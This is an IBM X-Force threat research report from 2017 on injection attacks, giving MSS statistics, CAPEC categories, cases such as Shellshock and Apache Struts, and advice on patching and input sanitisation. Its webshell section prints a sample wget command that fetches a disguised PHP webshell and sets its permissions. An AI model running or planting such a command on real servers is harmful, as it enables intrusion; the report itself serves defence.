IBM Security

What you need to know about injection attacks

The least glamorous attack is one of the most threatening

IBM X-Force® Research

IBM

Click here to start ►

Contents

Executive overview

Very little in life grabs our attention like a shiny new object. The gleam can be irresistible, the glitter mesmerizing. That's how it is in cybersecurity, where the landscape is almost always dotted with alluringly novel hazards. Brand new threats, fresh new twists on old threats—the new malicious objects just keep on coming, year in, year out. 2017 brought us threats like the EternalBlue exploit[1], WannaCry and NotPetya ransomware, all with very high impact[2] warranting immediate remediation.

Behind the attention grabbers, however, lurked a less media-attractive but much more widespread and persistent threat, ranking once again as the top mechanism of attack targeting many organizations in every sector. That threat is **injection attacks**.

The facts are clear. According to IBM® X-Force® analysis of IBM Managed Security Services (MSS) data, injection attacks are the most frequently employed mechanism of attack on organizational networks. In fact, for the period assessed, January 2016 through June 2017, injection attacks made up nearly half—47 percent—of all attacks. The most common types were operating system command injection (OS CMDi) and SQL injection (SQLi).

About this report

This IBM X-Force Research report was created by the IBM Managed Security Services Threat Research group, a team of experienced and skilled security analysts working diligently to keep IBM clients informed and prepared for the latest cybersecurity threats. This research team analyzes security data from many internal and external sources, including event data, activity and trends sourced from endpoints managed and monitored by IBM.

Contents

Attackers take advantage of injection vulnerabilities in your operating system or applications to penetrate critical web servers and access back-end databases. From using malicious webshells to planting cryptocurrency mining tools or malicious PHP scripts, there are many ways they can use injection attacks to reach their end goal. Fortunately, addressing injection attacks doesn't necessarily require heavy lifting. Implementing a few basic security measures can help mitigate the threat in your environment.

Injection attacks die hard

In 2016 a slew of high-profile compromises involved the exploitation of SQL vulnerabilities. For example, SQLi was part of the attack tactics used to exploit both the Panama Papers[3] and Democratic National Committee (DNC) leaks[4]. A breach of the U.S. Election Assistance Commission (EAC) via an unpatched SQLi vulnerability[5] was reported in December 2016, with the same attacker later reported to have used his own homegrown SQLi tool to target more than 60 US universities and government institutions.[6]

The MITRE Corporation's Common Attack Pattern Enumeration and Classification (CAPEC) places these attacks under the heading "Inject Unexpected Items" (CAPEC-152). The category covers several attack patterns, all focused on "the ability to control or disrupt the behavior of a target, either through crafted data submitted via an interface for data input, or the installation and execution of malicious code on the target system."[7] Included are notorious threats such as operating system command injection (OS CMDi - CAPEC-88), where the now infamous Shellshock attacks belong, and SQL injection (SQLi - CAPEC-66). Some lesser-known injection attacks observed by IBM X-Force—parameter injection (CAPEC-137), Flash injection (CAPEC-182), code inclusion (CAPEC-175) and several others—fall under the same umbrella.

Altogether, injection attacks are one of the most common attack vectors targeting industries today. Injection vulnerabilities abound, and often just a single unpatched vulnerability can open the door to a compromise. For many organizations it's true that keeping the doors closed—knowing where the risks are in your environment and how you can mitigate them quickly—is challenging. Then again, it's also true that applying security recommendations will go a long way to help thwart the threat.

Contents

Nearly half of all attacks are injection attacks

A month-to-month view of IBM MSS data from January 2016 through June 2017 doesn't reveal many spikes in injection attack activity, but March of 2017 is a significant exception. Why? Because almost half the injection attack activity—47 percent—was the result of attackers targeting the high-risk Apache Struts code injection vulnerability disclosed in March 2017 (CVE-2017-5638).[8]

Notable spikes in activity resulting from the exploitation of one particular vulnerability aren't uncommon across the cyber threat landscape. The widespread use of certain applications, operating systems and servers make them attractive targets for attackers—and the open-source web application framework Apache Struts is far from alone in the popular target category.




Figure 1. Injection attacks versus all attacks. Source: IBM Managed Security Services data.

Contents

Shellshock is another injection attack that has plagued enterprises for more than three years. A 20-year-old vulnerability (CVE-2014-6271) in the GNU Bash shell widely used on Linux, Solaris and Mac OS operating systems, began sparking the mobilization of OS command injection attacks known as Shellshock in late September 2014.[9]

To put these two serious threats into perspective, Shellshock attacks in September 2015, one year after its initial outbreak, reached more than three times the volume of the Apache Struts attacks' initial outbreak. In 2016, the largest spike in injection attacks was seen in September—Shellshock's two-year anniversary. Shellshock attacks made up 56 percent of injection attack activity for that month.

We anticipate that attackers will continue to exploit both vulnerabilities for the foreseeable future. As long as there are vulnerable systems, successful compromises are likely, attackers will remain incentivized, and the vicious cycle will continue. And while these threats are significant, they are just two examples among thousands of injection vulnerabilities potentially plaguing organizations globally.

Most prominent injection attack types

While several types of injection attack patterns fall under CAPEC-152, the following patterns were the most prominent vectors targeting clients monitored by IBM X-Force. Interestingly, some of the most prevalent activity involved the exploitation of vulnerabilities two or more years old.




Figure 2. Most prominent injection attacks. Source: IBM Managed Security Services data.

Contents

Command injection (CAPEC-248)

Attackers conduct command injection attacks by injecting "new items into an existing command thus modifying interpretation away from what was intended."[10]


Often attackers attempt to exploit this vector by entering malicious code into an input field on a web page. Once a user visits the compromised web page, the malicious commands may execute on the user's system, thus potentially allowing the attacker to obtain information or corrupt application data.

Several sub-attack patterns fall under command injection, as described below. The two injection attacks that most often targeted clients monitored by IBM X-Force were: OS command injection and SQLi code injection.

OS command injection (CAPEC-88)

At 47 percent of the activity, OS command injection, which involves an attacker injecting "operating system commands into existing application functions,"[11] was the number one injection-type attack.

Successful exploitation could allow an attacker to gain elevated privileges, execute arbitrary commands and compromise the underlying operating system. As noted previously, Shellshock is one of the significant OS command injection threats to have targeted enterprises in the last several years.



The most prevalent injection attack activity involved the exploitation of vulnerabilities that are two or more years old.

Contents

Another notable but much less prevalent exploitation targets a Microsoft Windows and Microsoft Windows Server vulnerability. Disclosed in April 2015, it involves the way the Microsoft HTTP protocol stack (HTTP.sys) handles HTTP requests, which could allow a remote attacker to execute arbitrary code on a vulnerable system (CVE-2015-1635).[12]

Patches are available for both these vulnerabilities, and we strongly recommend that organizations ensure they have been applied.

SQL injection (CAPEC-66)

SQLi, accounting for 36 percent of command injection activity, is a popular attack vector for compromising databases that can allow an attacker to obtain information as well as add or modify data. By injecting malicious input strings, attackers can cause targeted applications to perform actions other than those intended by the application.[13] The two most common SQLi input methods we see targeting enterprises are GET and POST requests, but it's critical that organizations validate and sanitize input data associated with all requests.

In May 2017, an attacker exploiting an SQLi vulnerability in a user information database stole usernames, email addresses and weakly hashed MD5 passwords from a popular France-based font sharing website. Because of the way passwords were stored, the attacker was able to reverse engineer 98 percent of them, adding risk for people who use the same passwords on multiple sites.[14] This is a prime example of an injection attack employed to compromise information that can be used later to launch additional attacks.

Code injection (CAPEC-242)

Code injection attacks made up 13 percent of the injection attack activity. An attacker conducting a code injection attack is exploiting a "weakness in input validation on the target to inject new code into that which is currently executing."[15]

The highest volume of code injection activity we saw targeting clients in 2016 involved the use of malicious Rich Text Format (RTF) documents with embedded executables. Attackers often use social engineering tactics to entice users to click on these documents, which can then result in the installation of malware on the victim's computer. During the first half of 2017, however, the highest volume of code injection activity involved the exploitation of the Apache Struts vulnerability (CVE-2017-5638), demonstrating how quickly the black-hat community can leverage zero-day vulnerabilities and set up distributed attack mechanisms.

Contents

Parameter injection (CAPEC-137)

Parameter injection attacks accounted for two percent of injection attack activity. By manipulating the content of request parameters, an attacker could exploit weaknesses in input validation and modify data, compromising the integrity of the application.[16]

The highest volume of parameter injection activity involved unauthorized access attempts where an HTTP POST request contained "application/x-www-form-urlencoded" data, and the data contained references to either "*/etc/passwd" or "*/etc/shadow" files. Successful exploitation could allow the attacker to obtain sensitive information.

Organizations should take steps, such as penetration testing, to ensure that HTTP, FTP and SMB protocols do not allow remote access.

Flash injection (CAPEC-182)

With a Flash injection attack, which accounted for only one percent of the attack activity, an attacker attempts to trick a victim into executing malicious Flash content.[17]

Successful exploitation could allow the attacker to obtain information, elevate their privileges, and execute malicious commands. One of the Flash vulnerabilities most targeted over the period assessed affects Adobe Flash Player.[18]

By persuading a victim to visit a specially crafted website, an attacker could exploit this vulnerability to bypass restrictions and obtain sensitive information. To remediate this vulnerability, refer to Adobe Security Bulletin APSB16-25 for patch, upgrade or suggested workaround information.[19]

Unfortunately, Flash vulnerabilities have been plaguing enterprises for many years. Apple's announcement to ship the Safari 10 browser with Flash deactivated[20] by default, and ultimately Adobe's end-of-life (EOL) announcement for Flash by 2020[21], demonstrate these vendors' resolve to address the issue. It's important to understand, however, that the exploitation of Flash vulnerabilities will continue plaguing organizations long after EOL has been reached. Machines running legacy operating systems and applications are widespread, and attackers seek to take advantage of those targets.

Code inclusion (CAPEC-175)

Code inclusion, which also made up just one percent of the attack activity, differs from code injection. Whereas code injection involves the direct inclusion of code, code inclusion involves the addition or replacement of a reference to a code file.[22]

Contents

Injection attacks as a vector for malicious payloads

Webshells

There are many injection attacks, but a few stand out in the crowd. One of the most prolific methods of command injection exploitation revealed by analysis of IBM X-Force monitored-client data over the past two years has been facilitated by the injection of webshells.

There's nothing inherently malicious about webshells, which are scripts that can be uploaded to a web server to enable remote administration of the machine. They're useful for web or system administrators who want to perform remote management without having to employ a commercial web administration tool. In the hands of an attacker, however, they become a cyber threat.

`Curl` and `wget` commands are most commonly used to fetch the malicious webshells from a compromised server or the attacker's own remote server. PHP webshell attacks dubbed "b374k" surfaced in early 2016, used the wget command to retrieve a webshell disguised as an image file, save it to filename index.old.php, and set the permissions to read and execute.

Example:

```
wget http://www.victim.com/plugins/system/
legacy/naf.php.jpeg -o index.old.php; chmod
-r 555
```

The image file "naf.php.jpeg" in the request above can then be called from the attacker's browser once it is planted.

There are many ways webshells can be installed on your enterprise web server. The IBM X-Force report Understanding the webshell game provides additional details on this threat.

Coin miners

Less prevalent but of growing concern is the use of command injection attacks to plant malicious images containing embedded cryptocurrency mining tools on vulnerable systems.
According to IBM MSS data, the eight-month period between January and August 2017 featured peaks representing a more than six-fold increase in attacks involving embedded mining tools.[21] That's not surprising. A recent third-party report noted that detections for cryptocurrency mining Trojans have risen significantly in the past few years.[22]

Contents

Malcode on CMS

Content management systems (CMS), often built on open-source frameworks within shared developer environments, are frequent targets for cybercriminals well aware of the large numbers of widely-publicized unpatched CMS installations on the web. Many of the vulnerabilities are found in the third-party themes and plugins designed by thousands of different authors.

These are just a few examples from the wide-open pool of injection attack opportunities on which attackers can capitalize from both the client and server side.

Ejecting injection attacks from your environment

The root cause of many high-profile breaches often involves the exploitation of weaknesses that could have been remediated or addressed: password re-use, server misconfiguration, unpatched vulnerability, and so on. The same can be said for many successful injection attacks. Many could have been mitigated.

Following are three recommendations to address injection attacks. We strongly encourage organizations to review and implement them.

Robust patch management

According to the 2017 IBM X-Force Threat Intelligence Index, web application vulnerability disclosures made up 22 percent of all vulnerability disclosures in 2016. Most of them—79 percent—were cross-site scripting (XSS) and SQLi vulnerabilities.

Cybercriminals know there are large numbers of unpatched command injection vulnerabilities, both old and new, in web applications and servers. To mitigate these attacks, patching and maintaining current software versions is essential.

The dilemma for administrators is that managing and deploying patches for multiple operating systems and applications across hundreds if not thousands of endpoints can be challenging. Fortunately, patch management solutions can help organizations automate and simplify the patching process.

Contents

Input data control and sanitization

The failure to validate input fields on web applications is responsible for a great many successful infiltrations. It's surprising how often we have detected SQLi and CMDi commands actually being injected via a simple search box or URL fields.

There are many ways attackers can exploit unsanitized input data, so data sanitization must be comprehensive. Filter all user input, and use prepared statements and object-relational mapping (ORM) with parameterized queries. Form and URL data needs to be validated for potentially malicious characters. For a detailed list of recommendations for each injection attack, refer to the "Solutions and Mitigations" section of each CAPEC definition.

Test, test, test

Use application scanning tools on a regular basis to test your web servers for command injection vulnerabilities and your applications for input validation errors. Unfortunately, tool-based testing can only go so far in today's modern threat landscape, so it's just as important to engage teams that perform penetration testing.

Injection attacks have been in attackers' arsenals for decades. After all this time, one might assume that cybercriminals would have moved on, but clearly that is not the case. In mid-2017 injection attacks were still accounting for more than half of all attack volume. It's not hard to understand why. You don't mess with success.

According to the 2017 IBM X-Force Threat Intelligence Index, web application vulnerability disclosures made up 22 percent of all vulnerability disclosures in 2016. Most of them—79 percent—were cross-site scripting (XSS) and SQLi vulnerabilities.

Contents

Help protect your enterprise

From infrastructure, data and application protection to cloud and managed security services, IBM Security Services offer expertise to help you safeguard your company's critical assets. We help protect some of the most sophisticated networks in the world and employ some of the best minds in the business.

IBM offers services to help you optimize your security program, stop advanced threats, protect data and safeguard cloud and mobile. Security Intelligence Operations and Consulting Services can assess your security posture and maturity against industry best practices in security. Penetration testing services provide access to IBM X-Force Red security testing specialists backed by the collective experience of the IBM global organization. With IBM Managed Security Services, you can take advantage of industry-leading tools, security intelligence and expertise that can help you improve your security posture—often at a fraction of the cost of in-house security resources.

About IBM Security

IBM Security offers one of the most advanced and integrated portfolios of enterprise security products and services. The portfolio, supported by world-renowned IBM X-Force research, provides security intelligence to help organizations holistically protect their people, infrastructures, data and applications, offering solutions for identity and access management, database security, application development, risk management, endpoint management, network security and more. IBM operates one of the world's broadest security research, development and delivery organizations, monitors billions of security events per day in more than 130 countries, and holds more than 3,500 security patents.

Contributors

Michelle Alvarez - Threat Researcher, IBM Security

Scott Craig - Threat Researcher, IBM Security

David McMillen - Senior Threat Researcher, IBM Managed Security Services

For more information

To learn more about the IBM Security portfolio, please contact your IBM representative or IBM Business Partner, or visit:
ibm.com/security

For more information on security services, visit:
ibm.com/security/services

Follow @IBMSecurity on Twitter or visit the IBM Security Intelligence blog

Contents

[1] http://www.wired.co.uk/article/what-is-eternal-blue-exploit-vulnerability-patch

[2] http://www.zdnet.com/article/ransomware-attack-the-clean-up-continues-after-wannacry-chaos/

[3] https://www.theregister.co.uk/2016/04/11/hackers_pwn_mossack_fonseca/

[4] https://threatpost.com/sql-injection-attack-is-tied-to-election-commission-breach/122571/

[5] http://www.reuters.com/article/us-election-hack-commission/u-s-election-agency-breached-by-hackers-after-november-vote-idUSKBN1442VC

[6] http://www.securityweek.com/russian-black-hat-hacks-60-universities-government-agencies

[7] https://capec.mitre.org/data/definitions/152.html

[8] https://exchange.xforce.ibmcloud.com/collection/Apache-Struts-Jakarta-Multipart-parser-code-execution-c7cfb0c86407ba72f6b5cb9fdbc98112

[9] https://exchange.xforce.ibmcloud.com/vulnerabilities/96153

[10] https://capec.mitre.org/data/definitions/248.html

[11] https://capec.mitre.org/data/definitions/88.html

[12] https://exchange.xforce.ibmcloud.com/vulnerabilities/101923

[13] https://capec.mitre.org/data/definitions/66.html

[14] http://www.zdnet.com/article/font-sharing-site-dafont-hacked-thousands-of-accounts-stolen/

[15] https://capec.mitre.org/data/definitions/242.html

[16] https://capec.mitre.org/data/definitions/137.html

[17] https://capec.mitre.org/data/definitions/182.html

[18] https://exchange.xforce.ibmcloud.com/vulnerabilities/114822

[19] https://helpx.adobe.com/security/products/flash-player/apsb16-25.html

[20] https://www.cnet.com/news/apple-to-neutralize-adobe-flash-by-default-in-next-version-of-safari/

[21] https://blogs.adobe.com/conversations/2017/07/adobe-flash-update.html

[22] https://capec.mitre.org/data/definitions/175.html

[23] https://securityintelligence.com/network-attacks-containing-cryptocurrency-cpu-mining-tools-grow-sixfold/

[24] https://www.bleepingcomputer.com/news/security/over-1-65-million-computers-infected-with-cryptocurrency-miners-in-2017-so-far/?cm_mc_uid=44761251966914939856061&cm_mc_sid_50200000=1506293994

Contents

IBM Security

IBM Security
75 Binney Street
Cambridge MA 02142

Produced in the United States of America
November 2017

SEL03141-USEN-00